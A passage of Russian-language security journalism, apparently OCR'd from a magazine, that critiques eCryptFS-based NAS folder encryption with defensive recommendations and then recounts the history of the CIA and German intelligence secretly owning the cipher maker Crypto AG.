
1. Шифрование папок — это не «сквозное шифрование». Анализ зашифрованной папки позволит узнать структуру папок, количество и размер зашифрованных файлов, объем зашифрованных данных.
2. Ограничения на длину имени файла. В зашифрованной eCryptFS папке длина имени файла (или папки) не может превышать 143 символа ANSI или 47 символов иероглифической записи (почему так). Это ограничение идет с давних времен, и связано оно в первую очередь с тем, что криптографические файловые системы — своеобразные «костыли», работающие поверх обычных файловых систем. К примеру, вот так может выглядеть зашифрованное имя файла `~/.bashrc`:

```
ECRYPTFS_FNEK_ENCRYPTED.dWek2i3.WxXtwxzQdkM23hiYK757lNI7Ydf0xqZ1L
pDovrdnruDb1-5l67.EU--
```



NAS производства ASUS честно сообщает об ограничениях на длину имени

3. Для зашифрованных папок не поддерживается NFS (в продуктах Synology).
4. Ключ шифрования — хеш от пароля. Почему это плохо? Если данные зашифрованы паролем или его хешем, смена пароля приводит к необходимости перешифровать файлы (в большинстве NAS сменить пароль нельзя; можно лишь расшифровать и заново зашифровать папку — развлечение на несколько дней, если речь идет о большом объеме данных). Как делать правильно? Разделять ключи шифрования данных (Data Encryption Key, DEK или Media Encryption Key, MEK) и ключи шифрования ключей шифрования (Key Encryption Key, KEK). Собственно пароль в правильной схеме шифрования должен использоваться исключительно для шифрования KEK (так, к примеру, сделано в реализации EFS в Windows).
5. Потенциально низкая энтропия пароля. Простая логика: если ключ шифрования не сохранять на устройстве (что эквивалентно отсутствию шифрования), то пароль придется вводить каждый раз для доступа к зашифрованным данным. В таких условиях большинство использует пароль с чрезвычайно низкой энтропией, восстановить который в случае атаки будет довольно просто. Обрати внимание: мало того что пароль может быть с невысокой энтропией, так его еще и сменить не получится.
6. Метаданные шифрования хранятся в каждом файле. Это приводит к тому, что быстро и надежно удалить зашифрованную информацию невозможно. Удаление зашифрованной папки не приводит к безвозвратному уничтожению зашифрованных данных (а вот быстрое форматирование тома BitLocker или FileVault 2 — приводит).



В окне редактирования зашифрованного тома просто нет поля для смены пароля

Чем может грозить утечка таких данных, как объем зашифрованной информации, количество файлов и размер каждого файла? Как минимум — отказом правдоподобного отрицания. Соответственно, к зашифрованным папкам применимы такие атаки, как профилирование по размеру файлов, что позволяет узнать содержимое зашифрованной папки, если размер заданного количества файлов совпадает с размером известных атакующему файлов.

РЕКОМЕНДАЦИИ: КАК ОБЕЗОПАСИТЬ ЗАШИФРОВАННЫЕ ДАННЫЕ

Как мы выяснили, использование зашифрованных папок в качестве единственного уровня защиты обладает рядом недостатков, которые могут быть критическими для многих пользователей. Если ты все же решишь использовать шифрование средствами NAS, а фактическая безопасность конфиденциальных данных для тебя важнее удобства, воспользуйся следующими рекомендациями.

1. Помни: единожды установленный пароль шифрования ты сменить не сможешь без полной расшифровки папки с последующим шифрованием файлов новым паролем. Соответственно, имеет смысл установить длинный пароль с высокой энтропией, желательно — набор случайных символов. Помни, что скорость атаки на eCryptFS высокая и пароль с низкой энтропией может быть восстановлен очень быстро.
2. Ни в коем случае не сохраняй ключ шифрования в самом устройстве. Если ты сохранишь ключ на устройстве, то злоумышленник сможет смонтировать зашифрованные папки без особого труда.
3. Проконтролируй создание и сохранение резервного ключа (в Synology это файл с расширением .key, который будет сохранен на твоем компьютере автоматически после создания зашифрованной папки). Если ты решишь сохранить этот ключ, держи его в зашифрованном виде (в архиве с паролем или на зашифрованном диске).
4. Если ты решишь сохранить ключ шифрования на USB-накопителе (например, в случае офисного NAS), обеспечь физическую безопасность этого накопителя.
5. Откажись от автоматического монтирования зашифрованных папок. Автоматическое монтирование зашифрованных данных при загрузке — это полное отсутствие безопасности.

Удаленные атаки

Обрати внимание: шифрование любым способом не защитит твои данные от удаленных атак. В сетевых хранилищах большинства производителей время от времени обнаруживают уязвимости, позволяющие проникнуть на них как хакерам, так и вирусам-шифровальщикам. Если в момент взлома (или после него, если на взломанном устройстве останется резидентный процесс) будут смонтированы зашифрованные тома или папки, злоумышленник получит доступ ко всей (более не защищенной) информации.

Например, в популярной модели Asustor AS-602T исследователи насчитали пятнадцать уязвимостей, включая CVE-2018-12308 — «Ключ шифрования к зашифрованным папкам передается в виде параметра URL».

КАК ДЕЛАТЬ ПРАВИЛЬНО

Шифрование на уровне сетевых папок способно защитить данные от чрезвычайно узкого спектра угроз (а в реализациях некоторых производителей — только от очень нелюбопытного «чайника»). А как сделать правильно?

Правильный с точки зрения безопасности подход — многослойное шифрование наподобие того, что реализовано в современных моделях MacBook, оборудованных чипом T2. В этих моделях первым (точнее, нулевым) уровнем защиты идет SED, аппаратное шифрование на уровне контроллера диска, и только вторым — хорошо изученный FileVault 2. В результате извлечение диска из ноутбука не дает возможности даже снять образ диска, чтобы попробовать подобрать пароль к зашифрованному FileVault 2 тому: ключ шифрования к SED хранится в сопроцессоре Secure Enclave и выдается диску в процессе загрузки при условии, что диск установлен именно в тот MacBook, на котором было активировано шифрование. В результате без конкретного экземпляра Secure Enclave невозможно расшифровать ни диск отдельно, ни тот же диск, вставленный в другой MacBook.

Аналогом такого нулевого уровня шифрования в сетевых хранилищах будет использование все того же механизма SED — шифрования средствами контроллера жесткого диска. При том что далеко не все диски поддерживают SED — выбор в любом случае оставался бы за пользователем. Ключ же вполне способны защитить механизмы TrustZone (для NAS на архитектуре ARMv8) или TPM 2.0 / Intel PTT (для устройств, основанных на процессорах Intel), которые уже встроены в большинство современных сетевых накопителей, но никак при этом не используются производителями. Использование SED (и только оно!) позволит защитить NAS от очевидной атаки: извлечения диска с целью редактирования файла с паролями и получения административного доступа к накопителю. (В скобках: SED в «домашних» моделях NAS поддерживается такими производителями, как QNAP и Thecus.)

Независимо от того, поддерживают или не поддерживают шифрование на уровне контроллера установленные в устройство диски, нужно использовать первый уровень защиты — шифрование на уровне тома. Здесь производителям не придется придумывать что-то новое: LUKS — вполне развитая система шифрования, обладающая рядом достоинств:

- совместимость и стандартизация: возможность восстановления данных;
- высокий уровень устойчивости к атакам;
- поддержка разных ключей и паролей, причем нескольких одновременно;
- мгновенная смена и отзыв скомпрометированных паролей.

Наконец, второй уровень шифрования — на уровне сетевых папок — нужно реализовать средствами файловой системы. Вот только eCryptFS для этого не подходит: слишком серьезные функциональные ограничения, слишком низкий уровень безопасности и конфиденциальности и все та же невозможность быстро сменить или отозвать скомпрометированный пароль делают ее малопригодной для сколько-нибудь серьезного использования в рамках сетевых хранилищ.

Для чего нужны и от чего защитят эти уровни? Каждый из них необходим на своем месте, и каждый способен защитить от вполне конкретных угроз, против которых бесполезны или малоэффективны другие уровни защиты.

1. Шифрование SED защитит в первую очередь от атаки, в которой извлекается диск и редактируется файл с паролями. Никакие другие уровни шифрования от этого не защитят. Кроме того, SED позволяет практически мгновенно и безвозвратно уничтожить все данные на диске, включая системные. Наконец, SED делает невозможным доступ к любой информации, если диск извлечь из NAS: не получится даже снять образ диска, чтобы начать перебор паролей к зашифрованным томам или папкам.
2. Шифрование тома. Если SED охраняет данные на этапе «до загрузки», то шифрование тома эффективно защитит твои данные уже после загрузки NAS. Если ты не сохранял пароль от зашифрованного тома в самом устройстве (как это сделано в QNAP) или на легко доступном внешнем носителе (как это сделано в Thecus), то к твоим файлам взломщик не подберется. Впрочем, стоит любому пользователю смонтировать зашифрованный том, как расшифрованы будут все файлы всех пользователей устройства.
3. Шифрование сетевых папок. Сам по себе этот слой обеспечивает самую слабую, медленную и наименее эффективную защиту данных. Тем не менее его включение поможет защитить важнейшие данные в отдельных папках: ты можешь назначить (и не сохранять нигде в NAS) уникальные пароли для разных папок и разных пользователей. Защищенные таким образом данные можно сохранять в виде резервных копий, даже не монтируя зашифрованные папки. Такая возможность присутствует в проприетарных продуктах (например, Synology Hyper Backup). Впрочем, никто не мешает тебе воспользоваться и командой rsync, включив ее в расписание.

Логичный вопрос: как шифрование сначала одним, потом другим и, наконец, третьим слоем повлияет на производительность и конечную стоимость устройств? При грамотной реализации — практически не повлияет. Почему? Рассмотрим затраты на шифрование.

Первый уровень: SED. Само название Self-Encrypting Drive подразумевает, что шифрование будет производиться средствами самого жесткого диска, на уровне его SATA-контроллера. Падение производительности нулевое, затраты на реализацию в аппаратной части у производителя NAS тоже нулевые. Все, что нужно, — поддержка нескольких команд в софте и соответствующие окошки в GUI. Что интересно, некоторые производители поддерживают SED, а некоторые (камень в огород потребительских моделей Synology) не поддерживают. При этом решение о покупке диска с SED или без него принимает или сам пользователь, или системный интегратор, если речь идет об офисном применении. Производители, которые действительно заинтересованы в обеспечении безопасности данных, могут использовать аппаратный контроллер с поддержкой AES — подобно тому, как поступает компания Western Digital с устройствами WD My Book DUO.

Второй уровень: шифрование на уровне тома. Здесь уже желательно (но не обязательно) использовать выделенный контроллер, который бы шифровал блоки данных, записываемых на один или несколько дисков одновременно (здесь важна высокая скорость потокового шифрования). Такие контроллеры дорогие? Нет: абсолютно все внешние диски WD линеек My Passport и My Book используют встроенные в корпуса (а точнее — в переходники SATA-USB) контроллеры с поддержкой шифрования. Стоимость такого контроллера — десятки центов, а скорость работы... в модели WD My Book DUO мне удалось добиться скорости записи с шифрованием порядка 300 Мбайт/с, причем скорость записи без шифрования была ровно такой же. Для NAS — хватит с избытком.

Третий уровень: шифрование сетевых папок. Здесь ничего не меняется: шифрование средствами файловой системы. Только, пожалуйста, не используй eCryptFS! Эта файловая система с ее ограничениями на длину имен файлов никогда не предназначалась для работы в сетевых хранилищах! Даже afs и то лучше подходит для защиты сетевых ресурсов; на рынке хватает и других решений, часть из которых небесплатны. А вот советовать производителям NAS сделать что-то свое я не решусь: программисты ASUS уже пробовали, и их реализация шифрования оказалась... не совсем шифрованием. Переход на eCryptFS, какой бы неподходящей она ни была, стал положительно прорывом.

ЗАКЛЮЧЕНИЕ

Выбор средств защиты всегда компромисс между удобством и безопасностью. И если Microsoft и Apple удалось разработать безопасные и удобные решения, то у производителей NAS получился выбор между неудобной защитой с неровным уровнем безопасности и удобной — с нулевым уровнем защиты. В то же время даже такое шифрование позволит защитить данные от некоторых видов угроз. Главное — правильно настроить шифрование и четко понимать, против каких угроз такая защита эффективна, а против каких бесполезна.

ШВЕЙЦАРСКАЯ НЕНАДЕЖНОСТЬ

КАК АМЕРИКАНСКАЯ РАЗВЕДКА ВНЕДРИЛА УЯЗВИМОСТИ В ШИФРЫ КОМПАНИИ CRYPTO AG

atreau
zinik.alexander@gmail.com

Американская разведка могла читать шифры, которыми десятилетиями пользовалась чуть ли не половина мировых правительств, — благодаря тайному сотрудничеству с фирмой-производителем. Журналисты получили неопровержимые доказательства того, что компания Crypto AG сотрудничала с ЦРУ. В этом материале мы разберем историю компании и посмотрим, какими же фактами удалось завладеть сотрудникам Washington Post.

ОЧЕВИДНОЕ — НЕВЕРОЯТНОЕ

Если попытаться пересказать историю максимально кратко, то получится вот что. Во второй половине XX века большинство мировых стран приобретало шифровальные машины в одной швейцарской компании. Эта компания была втайне куплена американской и немецкой разведкой — ради доступа к шифрам ее клиентов. Имея доступ к шифрам, можно было расшифровывать секретную переписку, что и делалось.

Логотип компании Crypto AG

Но чем больше внимания уделяешь подробностям операции, тем более невероятной она оказывается. В ней есть место многому: знаменитым людям из засекреченных служб, долгой и верной дружбе, коррупции и идеализму, талантливым женщинам и болтливым президентам.

И если бы не тесная профессиональная дружба двух эмигрантов из Российской империи, всей этой истории могло бы и не быть или бы она могла развернуться каким-то совсем другим образом.

Но произошло то, что произошло, — и одной стране достались плоды (говоря современным языком) хедхантинга, нетворкинга, синергии, инвестиций в перспективные технологии — а другой пришлось иметь дело с утечкой мозгов, кадровым голодом и догоняющим развитием. Впрочем, третьим странам и вовсе достаются готовые продукты чужой высокотехнологичной промышленности, да еще и с подвохом. И если тебе кажется, что эта историческая параллель притянута за уши, то прочитай статью до конца — может быть, подробности истории смогут тебя убедить.

СГОВОР СТОЛЕТИЯ

Итак, что же это за «сговор столетия»? Последнее, кстати, не просто журналистское клише — такое словосочетание употребляют сами сотрудники ЦРУ в подробном документе об успехах прошлого, составленном для Отдела изучения истории разведки.

> **INFO**
>
> Отдел изучения истории разведки — подразделение разведки, которое занимается сохранением истории разведывательной деятельности (в том числе — в ведомственном музее ЦРУ) и издает специализированный журнал для внутреннего пользования.

Работая на внутреннюю аудиторию, состоящую из своих коллег, разведчики наконец-то могут пооткровенничать — и в подробностях рассказать о тернистом пути, ведущем к невероятному успеху. И им есть чем похвастаться. Описанная в 96-страничном документе операция (носившая сначала название «Тезаурус», а потом «Рубикон», также американцы использовали кодовое имя «Минерва») стала одним из самых дерзких планов разведчиков — и этот план удался.

«Иностранные правительства платили хорошие деньги США и Западной Германии за то, чтобы те читали их самую засекреченную корреспонденцию», — говорится в заключении этого документа.

Однако теперь поводы гордиться своими достижениями есть не только у них. Каким-то образом сотрудники Washington Post смогли заполучить этот самый подробный документ, а их немецкие коллеги — подтвердить и дополнить его содержание в беседах с бывшими сотрудниками немецкой спецслужбы BND.

Журналистам пришлось пойти на некоторые уступки своим информантам (соблюдение анонимности источников вполне понятно) — пообещать не публиковать отчет об операции «Рубикон» целиком, ограничиваясь короткими цитатами.

ЕГО ЗВАЛИ БОРИС


Вся сложная и длинная операция спецслужб уходит корнями еще во времена до Второй мировой войны. А если взять за начало истории рождение ее ключевого фигуранта — то и в XIX век.

В 1892 году у технического директора (впоследствии — управляющего) «Товарищества братьев Нобель» в Баку родился сын. Отца звали Карл Хагелин, а сына — Борис Цезарь Вильгельм Хагелин. Фирма братьев Нобель была крупной и технологически продвинутой компанией, так что карьера Хагелина-отца, талантливого инженера, складывалась весьма удачно — к 1899 году он вошел в высшее руководство компании. Наставничество и деньги отца позволили Борису Хагелину получить отличное инженерное образование в Швеции.

Но в 1917 году грянула революция. Нефтяной бизнес был национализирован. Семьи Нобель и Хагелин были вынуждены переехать в Швецию и думать, как жить дальше. Имеющиеся капиталы нужно было во что-то инвестировать...

Тем временем братья Дамм, инженер ткацких станков и учитель математики, как раз отчаянно нуждались в инвестициях. Они страстно горели идеей механического роторного шифровального устройства, но никак не могли довести до ума прототип и найти заказчиков.

Эммануилу Нобелю и Карлу Хагелину показалось, что удобное шифрование сообщений может быть востребовано в бизнес-кругах. Представлять интересы инвесторов и контролировать процесс в компанию AB Cryptograph назначили Хагелина-младшего. Назначение оправдало себя: считается, что именно Борис Хагелин доработал машину Арвида Дамма и превратил ее в первый коммерчески успешный продукт фирмы — переносную роторную шифровальную машину B-21. Вооруженные силы Швеции закупили партию таких машин вместо легендарной немецкой «Энигмы».



B-21 — первая серийная шифровальная машина компании Хагелина

В тридцатые годы Хагелину удалось получить контракт на разработку компактной шифровальной машины для французской армии. Модель оказалась крайне успешной — весила около четырех килограммов, была размером с толстую книгу, работала от вращения рукоятки и выдавала скорость шифрования до 30 символов в минуту. Так что в 1937 году Борис Хагелин отправился в деловую поездку в США — демонстрировать свое детище.

БОЛЬШАЯ ВОЙНА, БОЛЬШИЕ ДЕНЬГИ

Поездка Хагелина увенчалась успехом. Его машина произвела впечатление — Хагелин получил контракт, который с началом Второй мировой войны значительно расширят. Новая версия машины Хагелина будет выпускаться в таких количествах, что американское правительство прикажет мобилизовать для этого заводы, производящие печатные машинки.

M-209 в полной армейской комплектации — с сумкой для переноски и инструкцией

Внутренности M-209

Но гораздо важнее было то, что в 1937 году Хагелин познакомился и подружился с другим эмигрантом из России, прославленным «отцом американской криптологии», изобретателем самого этого термина — Уильямом Фридманом.

Война вынудила Хагелина на несколько лет остаться в США. Он проводил время, оказывая услуги ремонта своих же шифровальных машин и улаживая юридические тонкости сделки с американской армией. В итоге он передал армии патентные права на свою машину в обмен на несколько миллионов долларов, американское гражданство и право продолжать изготовлять и продавать свою коммерчески успешную машину, несмотря на передачу патента. Так Хагелин стал первым в истории миллионером, сколотившим состояние на криптографии.

Борис Хагелин в сороковые

ДЖЕНТЛЬМЕНСКОЕ СОГЛАШЕНИЕ

После окончания войны разбогатевший Хагелин отправляется вместо Швеции в Швейцарию — чтобы воспользоваться тамошним привлекательным налоговым режимом и основать новую компанию под названием Crypto AG. Он планирует быть главным гражданским производителем шифровальной техники — не связанным ни с каким государством. Однако внушительный послужной список играл ему на руку и придавал авторитета.

И тут кое-что идет не так. После окончания войны американская армия начинает распродавать по дешевке свои огромные запасы полевых шифраторов — тех самых, которые Хагелин планировал выпускать. Он вступает в бурную переписку со своим другом Фридманом, тот всячески обещает помочь — из профессиональной солидарности и по поручению АНБ, которое назначило его ответственным за контакт с Хагелиным.

Уильям Фридман

Но все это явно показывает Хагелину, что почивать на лаврах вредно для бизнеса. Он разрабатывает новую машину и предоставляет ее прототип АНБ для информации — судя по всему, в рамках все той же дружбы с Фридманом.

Увиденное АНБ не радует. За время войны американская разведка успела пристраститься к чтению вражеских шифров — немецких и японских, расшифрованных криптологами. Но в послевоенных реалиях аналитики опасались, что новые противники из коммунистического блока не дадут им такой возможности. Перспектива свободной продажи машин Хагелина усиливала эти опасения.

Именно поэтому с 1951 года Фридман и Хагелин регулярно встречаются в фешенебельных клубах и обсуждают дела. Энергичный Фридман сыплет предложениями и обещаниями, которые его начальство не спешит подтверждать письмами и чеками. Но Хагелин дорожит дружбой и питает симпатии к Америке — так что четыре года он выполняет обязательство, данное на словах за парой бокалов в клубе.

Дружеская открытка от Фридмана и его жены и ассистентки Элизабет Борису Хагелину, 1956 год

Суть этого «джентльменского соглашения» заключалась в первую очередь в том, чтобы Хагелин продавал свои самые криптостойкие машины только по списку стран, одобренных США. Остальным клиентам он должен был предлагать менее стойкие машины, сообщения которых АНБ могло взломать. За это Хагелину обещали крупные финансовые компенсации и контракты на поставку его машин в США.

Вдобавок прилагалось обещание дальнейшего плодотворного сотрудничества. Хагелин сообщал о своих клиентах и объемах их заказов, а также трогательно беспокоился о том, чтобы страны, получившие его новейшие машины, знали, как правильно их использовать, не делая случайно шифры менее стойкими. Услышав об этом, в АНБ составили две версии инструкций к машинам — одну для доверенных клиентов (членов НАТО, например Франции, у которой в то время были проблемы с практиками шифрования, вызывавшими тревогу в Америке), а другую, содержащую намеренно неправильные указания к применению, — для всех остальных.

ДРУЖБА — ЭТО ЧУДО

Хочется особо подчеркнуть, какую роль в этой истории играла дружба и добрая воля. Мировая политика и страшные шпионские тайны не просто зависели от теплых отношений двух коллег, родившихся когда-то в одной стране. Огромные махины правительственных контор нуждались в том, чтобы их настойчиво уговаривали хоть как-то обозначить свое участие в выгодном и важном деле. Все много раз могло пойти не так.

После подписания договора в 1955 году Фридман вынужден уйти из АНБ в отставку по состоянию здоровья (он был трудоголиком, и еще в военное время это порой доводило его до тяжелейшего переутомления и госпитализации). Он после этого продолжает сотрудничать с АНБ и другими структурами НАТО в качестве консультанта — но к нему резко меняется отношение.

На письма Фридмана с запросами и предложениями отвечают отписками, а в какой-то момент и вовсе решают, что он слишком назойлив, и посылают агентов к нему домой, конфискуют некоторые его личные документы и запрещают публиковать научные статьи в открытых журналах — в том числе литературоведческих (Фридман обожал искать коды и скрытые послания в литературе и пытался расшифровать манускрипт Войнича — правда, не преуспел).

И пока Фридман никак не может воздействовать на положение дел, интерес к только что заключенному договору с Хагелином в АНБ резко падает. Хагелин очень недоволен. Годами его кормят обещаниями и просят работать не в полную силу (а работать он тоже очень любит) — а благодарности и выполненных обещаний он видит мало.


Во вторую половину пятидесятых вся эта история имела много поводов развиваться совершенно иначе. У Бориса Хагелина был сын Бо — тоже талантливый инженер-криптограф, который считал, что отец его недооценивает, сначала отверг, а потом присвоил его идею для успешной модели карманного шифратора и дает мало денег. Но Фридман сумел подружиться и с Бо и на протяжении многих лет убеждал его не рвать контакты с отцом.

Уильям Фридман, Элизабет Фридман и жена Бориса Хагелина Анни (справа) в Швейцарии, 1957 год

Борису Хагелину также делали выгодные предложения другие страны, и он обдумывал возможность нарушить соглашение с США — каких-либо методов принуждения у АНБ не было. Но в итоге Хагелин выбрал быть верным своему слову и своей дружбе с Фридманом. Они продолжали вести переписку до самой смерти Фридмана. Фридман тяжело болел и не мог больше покидать свой дом, но Хагелин несколько раз навещал его в Америке. Фридман хотел, чтобы последним делом его жизни стала биография Хагелина, над которой они работали вместе, но в апреле 1969-го ему пришлось отослать черновики в Швейцарию, так как сил продолжать работу уже не было. В ноябре 1969 года Фридман умер.

Но и в конце своей жизни Фридман с увлечением обсуждал с Хагелином криптографию — свою истинную любовь. И после смерти он сумел отомстить своим бывшим работодателям в АНБ, которые ценили его, лишь пока он беспрекословно делал, что прикажут, ставили ему палки в колеса и, что самое страшное, хотели запретить любое изучение криптографии гражданским ученым.

Орудием мести он выбрал свой архив, который передал не в АНБ, а в библиотеку мемориального Фонда генерала Джорджа Маршалла — чтобы общественность в будущем имела шансы узнать о произошедшем. Так оно и вышло: переписка Фридмана с Хагелином позволила предполагать о существовании «джентльменского соглашения» еще до нынешних масштабных разоблачений.


TOP SECRET

EO 3.3(h)(2)
PL 86-36/50 USC 3605

TOP SECRET

e. Hagelin Senior thanked me but said he did not need time to think the matter over; he was prepared to make an answer then and there to our proposal: He accepted it without any reservations or desire for modifications. But he would like to have some more details; he wanted to know, for example, [ ]

[ ] I told him I was not authorized nor able to give him more information on this score at this time but I had no doubt that such details would be forthcoming at the proper time.


Над этим отрывком из отчета Фридмана о встрече с Хагелином цензура поработала недостаточно тщательно

ПРЕДЛОЖЕНИЕ, ОТ КОТОРОГО НЕ ОТКАЗЫВАЮТСЯ

В середине шестидесятых годов назревает возможность углубить сотрудничество. Хагелин всю жизнь работал с механическими шифраторами. Но прогресс не стоял на месте, и было понятно, что будущее за электронными устройствами. Хагелин не желал уходить со сцены, но самостоятельно разработать совершенно новые модели не мог.


АНБ вызвалось помочь и предложило использовать в качестве криптологического сердца машины электронную схему, реализующую шифрование на основе сдвиговых регистров. Аналитиков АНБ волновали перспективы распространения электронных шифраторов — взламывать их коды было бы куда сложнее. Но они знали, что на этапе разработки шифрующей микросхемы можно задать такой алгоритм, который выглядит использующим надежные, случайные последовательности для шифровки, но на самом деле содержит уязвимость. Псевдослучайные числа будут периодически повторяться — и, зная, как именно, взломать эти шифры будет значительно легче.

Именно такие машины, с подправленными алгоритмами, в Crypto AG собирались предлагать большинству покупателей. И лишь союзникам по блокам НАТО предназначались шифраторы с алгоритмами, работающими в полную силу. Учитывая, что Хагелин уже много лет продавал клиентам из разных списков товары разного качества, принципиально для него ничего не менялось. Но теперь его бизнес был полностью зависим от поставок АНБ.


Новая модель шифратора — H460. В металлической коробке справа — микросхемы, сердце устройства

А бизнес шел хорошо — клиенты спешили заказать новую модель. Однако новинка оказалась капризной. Ранние модели получились чрезвычайно чувствительны к толчкам и перепадам температуры. Приходилось возвращать их производителю. Также в те времена возникли первые подозрения, что с шифрованием здесь может быть что-то не так.

Уязвимости в шифровании независимо друг от друга обнаружили итальянские и египетские покупатели. Но компания уверила их, что все недостатки будут исправлены, — и заменила криптологические микросхемы на другую версию, тоже предоставленную АНБ и все еще выдающую подверженные дешифрованию результаты. Проверить, что именно поменяли, все равно было ужасно трудно — в микросхемах электронные элементы соединялись сложнейшей паутиной вручную сплетенных проводков, в которых даже находить брак при проверке на производстве и то было сложно.


Переплетение проводов в криптографической микросхеме

Продолжение статьи →

ШВЕЙЦАРСКАЯ НЕНАДЕЖНОСТЬ

КАК АМЕРИКАНСКАЯ РАЗВЕДКА ВНЕДРИЛА УЯЗВИМОСТИ В ШИФРЫ КОМПАНИИ CRYPTO AG

ЗАКРЫТИЕ СДЕЛКИ

К концу шестидесятых Хагелину было уже под восемьдесят. Его заботило будущее компании, а также своей второй жены — после смерти первой супруги он женился на ее сиделке. Он хотел, чтобы, когда его не станет, их положение не ухудшилось.

Озабочены будущим были и в американской разведке — ведь они рисковали потерять то, к чему уже привыкли. Передать контору Бориса Хагелина его сыну Бо было малореально не только из-за сложных отношений с отцом — Бо еще и не вызывал доверия у разведчиков. В 1970 году он погиб в автокатастрофе в США (никаких свидетельств того, что в этой катастрофе было что-то подозрительное, не имеется). Других наследников у Хагелина не осталось.


Но была идея, которую первой предложила французская разведка еще в 1967 году. Как союзники по блоку НАТО, они знали об успехах своих американских коллег и испытывали профессиональную зависть, желая заполучить подобные ресурсы и для себя. Французы предложили Хагелину купить его компанию целиком — в партнерстве с немцами.

Тогда Хагелин отказался и сообщил о предложении американцам. Но идея многим показалась интересной. И спустя пару лет немцы попробовали предложить американцам вступить в партнерство.

Нельзя сказать, что те не думали о такой идее, — но внутренние разборки между ЦРУ и АНБ мешали проработать план этой операции, как и ранее с соглашением Фридмана. Но выяснилось, что, пока американцы мешкают, другие пытаются действовать — и решение было принято.

Великодушно согласившись на предложение немцев, американские коллеги попросили их разобраться с парой нюансов. Во-первых, отказать французским спецслужбам в сотрудничестве, а во-вторых — найти способ перевести Хагелину деньги тайно, чтобы не стало известно, кто будет покупателем в сделке. Сумму сделки согласились поделить пополам — вместе вышло примерно 5,75 миллиона долларов.

Немцы решили обеспечить конфиденциальность сделки с помощью юридической фирмы из Лихтенштейна. Сложные законы маленькой страны позволили удобно спрятать настоящих владельцев за несколькими подставными компаниями и пакетами анонимных акций на предъявителя. За это фирма получила продолжительный контракт на юридические услуги — главный смысл которых после заключения сделки составляло сохранение тайны. Таким образом 4 июня 1970 года и была окончательно оформлена продажа компании.



Открытка от Хагелина Элизабет Фридман. Хагелин уже на пенсии, Фридман умер — но с его женой он продолжает переписываться

